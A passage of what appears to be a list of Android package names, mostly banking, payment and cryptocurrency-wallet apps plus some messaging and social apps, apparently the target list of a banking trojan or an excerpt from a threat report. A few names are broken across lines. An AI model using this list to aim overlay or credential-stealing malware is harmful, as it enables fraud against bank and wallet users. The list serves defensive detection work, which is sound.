com.revolut.revolut
com.rhbgroup.rhbmobilebanking
com.riyadbank.strategic
com.robinhood.android
com.rsi
com.rsi.Colonya
com.rsi.ruralviawallet2
com.s4m
com.sabb.mobilebanking
com.sa.gazt.ZakatCalculator
com.saib.banking.mobile.android
com.samba.mb
com.samourai.wallet
com.santander.bpi
com.saraswat.mobilebankingv2
com.sbi.lotusintouch
com.sbi.SBAnywhereCorporate
com.sbi.SBIFreedomPlus
com.scb.ae.bmw
com.scb.phone
com.schwab.mobile
com.scotiabank.banking
com.scotiabankmx.scotiamovil
com.sella.BancaSella
com.shaketh
com.SIBMobile
com.sib.retail
com.snapchat.android
com.snapwork.hdfc
com.snapwork.IDBI
com.squareup.cash
com.starfinanz.smob.android.sfinanzstatus
com.suntrust.mobilebanking
com.tabtrader.android
com.talabat
com.targoes_prod.bad
com.targo_prod.bad
com.tarjetanaranja.emisor.serviciosClientes.appTitulares
com.tdbank
com.td
com.teb
com.tecnocom.cajalaboral
com.tencent.mm
com.TE.WEWallet
com.tfkb
com.tideplatform.banking
com.tmobtech.halkbank
com.todo1.davivienda.mobileapp
com.todo1.mobile
com.transferwise.android
com.tronlinkpro.wallet
com.turkcell.paycell
com.twitter.android
com.twitter.android.lite
com.uab.personal
com.ubanquity.redd.uba
com.uba.vericash
com.ubercab
com.ubercab.eats
com.ubldigital.uae
com.ubs.swidKXJ.android
com.unicredit
com.unionbank.ecommerce.mobile.android
com.unocoin.unocoinwallet
com.uob.mighty.app
com.urpay.consumer
com.usaa.mobile.android.usaa
com.usbank.mobilebanking
com.uy.itau.appitauuypf
com.v2msoft.contasimple
com.vakifbank.mobile
com.vancity.mobileapp
com.vanso.gtbankapp
com.veripark
com.Version1
com.viber.voip
com.vipera.chebanca
com.vipera.nbf
com.vipera.ts.starter.MashreqAE
com.vipera.ts.starter.MashreqQA
com.vipera.ts.starter.QNB
com.virginmoney.cards
com.vtb.mobilebank
com.wallet.crypto.trustapp
com.warbabank.wallet
com.wavesplatform.wallet
com.westernunion.moneytransferr3app.es
com.wf.wellsfargomobile
com.whatsapp
com.whatsapp.w4b
com.willmobile.mobilebank.fcb
com.woodforest
com.wrx.wazirx
com.yahoo.mobile.client.android.mail
com.yap.banking
com.ykb.android
com.zainkw.zain
com.zellepay.zelle
com.zenithBank.eazymoney
com.ziraatkatilim.mobilebanking
com.ziraat.ziraatmobil
com.zoluxiones.officebanking
com.zzkko
coop.bancocredicoop.bancamobile
co.uk.Nationwide.Mobile
co.zip
cz.csob.smartbanking
de.adesso_mobile.secureapp.netbank
de.comdirect.android
de.comdirect.app
de.commerzbanking.mobil
de.consorsbank
de.dkb.portalapp
de.fiducia.smartphone.android.banking.vr
de.hafas.android.dimp
de.ingdiba.bankingapp
de.mobile.android.app
de.number26.android
de.postbank.finanzassistent
de.santander.presentation
de.sdvrz.ihb.mobile.app
de.sdvrz.ihb.mobile.secureapp.sparda.produktion
de.traktorpool
dk.nordea.mobilebank
doge.org.freewallet.app
ee.mtakso.client
eg.com.qnb.eazymobile
enbd.mobilebanking
enterprise.com.anz.shield
es.bancosantander.apps
es.bancosantander.empresas
es.bancosantander.wallet
es.caixagalicia.activamovil
es.caixageral.caixageralapp
es.caixaontinyent.caixaontinyentapp
es.cecabank.ealia2103appstore
es.ceca.cajalnet
es.cm.android
es.evobanco.bancamovil
es.ibercaja.ibercajaapp
es.lacaixa.mobile.android.newwapicon
es.liberbank.cajasturapp
es.openbank.mobile
es.orangebank.app
es.pibank.customers
es.santander.Criptocalculadora
es.santander.money
es.unicajabanco.app
es.univia.unicajamovil
eu.afse.omnia.attica
eu.atlantico.bancoatlanticoapp
eu.eleader.mobilebanking.abk
eu.eleader.mobilebanking.invest
eu.eleader.mobilebanking.kib
eu.eleader.mobilebanking.nbk
eu.eleader.mobilebanking.pekao
eu.eleader.mobilebanking.pekao.firm
eu.inmite.prj.kb.mobilbank
eu.netinfo.colpatria.system
eu.unicreditgroup.hvbapptan
exodusmovement.exodus
finansbank.enpara
finansbank.enpara.sirketim
fr.banquepopulaire.cyberplus
fr.bnpp.digitalbanking
fr.bred.fr
fr.creditagricole.androidapp
fr.hsbc.hsbcfrance
fr.laposte.lapostemobile
fr.lcl.android.customerarea
fr.lcl.android.entreprise
fr.oney.mobile.mescomptes
ge.bog.mobilebank
ge.lb.mobilebank
ge.mobility.basisbank
ge.mobility.emoney
global.bithumb.android
gr.winbank.mobile.cyprus
gr.winbank.mobilenext
gt.com.bi.bienlinea
gtpay.gtronicspay.com
hr.asseco.android.intesa.isbd.cib
hr.asseco.android.jimba.mUCI.hu
hr.asseco.android.mtoken.bos
hu.bb.mobilapp
hu.cardinal.cib.mobilapp
hu.cardinal.erste.mobilapp
hu.khb
hu.mkb.mobilapp
hu.otpbank.mobile
id.aladinbank.mobile
id.bmri.livin
id.co.bitcoin
id.co.bri.brimo
id.co.myhomecredit
id.dana
il.co.yahav.mobbanking
il.co.yellow.app

io.cex.app.prod
io.ethos.universalwallet
io.metamask
io.safepal.wallet
it.bcc.iccrea.mycartabcc
it.bnl.apps.banking
it.caitalia.apphub
it.carige
it.copergmps.rt.pf.android.sp.bmps
it.CredemMobile
it.creval.bancaperta
it.hype.app
it.icbpi.mobile
it.ingdirect.app
it.nogood.container
it.phoenixspa.inbank
it.popso.SCRIGNOapp
it.relaxbanking
jp.auone.wallet
jp.co.aeonbank.android.passbook
jp.coincheck.android
jp.co.jcb.my
jp.co.netbk
jp.co.nttdata
jp.co.rakuten_bank.rakutenbank
jp.co.smbc.direct
jp.japanpost.post.postbox.android
jp.ne.paypay.android.app
ktbcs.netbank
lt.spectrofinance.spectrocoin.android.wallet
ma.gbp.pocketbank
mbanking.NBG
me.cryptopay.android
mobility.ge.terabank
mobi.societegenerale.mobile.lappli
mx.bancosantander.supermovil
mx.bancsabadell.part
mx.com.bb.b2
mx.hsbc.hsbcmexico
my.com.hongleongconnect.mobileconnect
my.com.hsbc.hsbcmalaysia
my.com.maybank2u.m2umobile
net.aramex
net.bitbay.bitcoin
net.bitstamp.app
net.bnpparibas.mescomptes
net.garagecoders.e_llavescotiainfo
net.inverline.bancosabadell.officelocator.androi
d
net.one97.paytm
nz.co.anz.android.mobilebanking
nz.co.asb.asbmobile
nz.co.kiwibank.mobile
nz.co.westpac
org.banking.bom.businessconnect
org.banking.bsa.businessconnect
org.banking.stg.businessconnect
org.banksa.bank
org.bom.bank
org.microemu.android.model.common.VTUser
ApplicationBNBJMB
org.microemu.android.model.common.VTUser
ApplicationBNRTMB
org.microemu.android.model.common.VTUser
ApplicationLINKMB
org.stgeorge.bank
org.telegram.messenger
org.toshi
org.westpac.bank
org.westpac.col
ovo.id
paladyum.peppara
pe.com.interbank.mobilebanking
pe.com.scotiabank.blpm.android.client
pegasus.project.ebh.mobile.android.bundle.mo
bilebank
pe.pichincha.bm
piuk.blockchain.android
pl.aliorbank.aib
pl.allegro
pl.bph
pl.bps.bankowoscmobilna
pl.bsszczytno.ebomobilepro
pl.bzwbk.bzwbk24
pl.bzwbk.ibiznes24
pl.ceneo
pl.com.rossmann.centauros
pl.envelobank.aplikacja
pl.eurobank2
pl.fakturownia
pl.ideabank.mobilebanking
pl.ifirma.ifirmafaktury
pl.ing.mojeing
pl.mbank
pl.millennium.corpApp
pl.nestbank.nestbank
pl.noblebank.mobile
pl.novum.mobile2
pl.orange.mojeorange
pl.pkobp.iko
pl.pkobp.ipkobiznes
pl.raiffeisen.nfc
posteitaliane.posteapp.appbpol
posteitaliane.posteapp.apppostepay
pro.huobi
pt.bancobest.android.mobilebanking
pt.bancobpi.mobile.fiabilizacao
pt.bctt.appbctt
pt.bigonline.BiGMobile
pt.cgd.caderneta
pt.cgd.caixadirectaempresas
pt.eurobic.apps.mobilebanking
pt.novobanco.nbapp
pt.novobanco.nbsmarter
pt.oney.oneyapp
pt.santander.oneappparticulares
pt.santandertotta.mobileempresas
pt.santandertotta.mobileparticulares
pt.sibs.android.mbway
qa.hsbc.hsbcqatar
qa.ooredoo.omm
ro.btrl.mobile
sa.alrajhibank.tahweelapp
sa.com.stcpay
sk.vub.mobile
softax.pekao.powerpay
src.com.bni
tcig.mynajm
tr.com.hsbc.hsbcturkey
tr.com.sekerbilisim.mbank
trendyol.com
tr.gov.turkiye.edevlet.kapisi
tsb.mobilebanking
uk.co.hsbc.hsbcukmobilebanking
uk.co.mbna.cardservices.android
uk.co.metrobankonline.mobile.android.producti
on
uk.co.santander.santanderUK
uk.co.tescomobile.android
uk.co.tsb.newmobilebank
us.zoom.videomeetings
uy.brou
uy.com.brou.token
wit.android.bcpBankingApp.activoBank
wit.android.bcpBankingApp.millennium
wit.android.bcpBankingApp.millenniumPL
www.ingdirect.nativeframe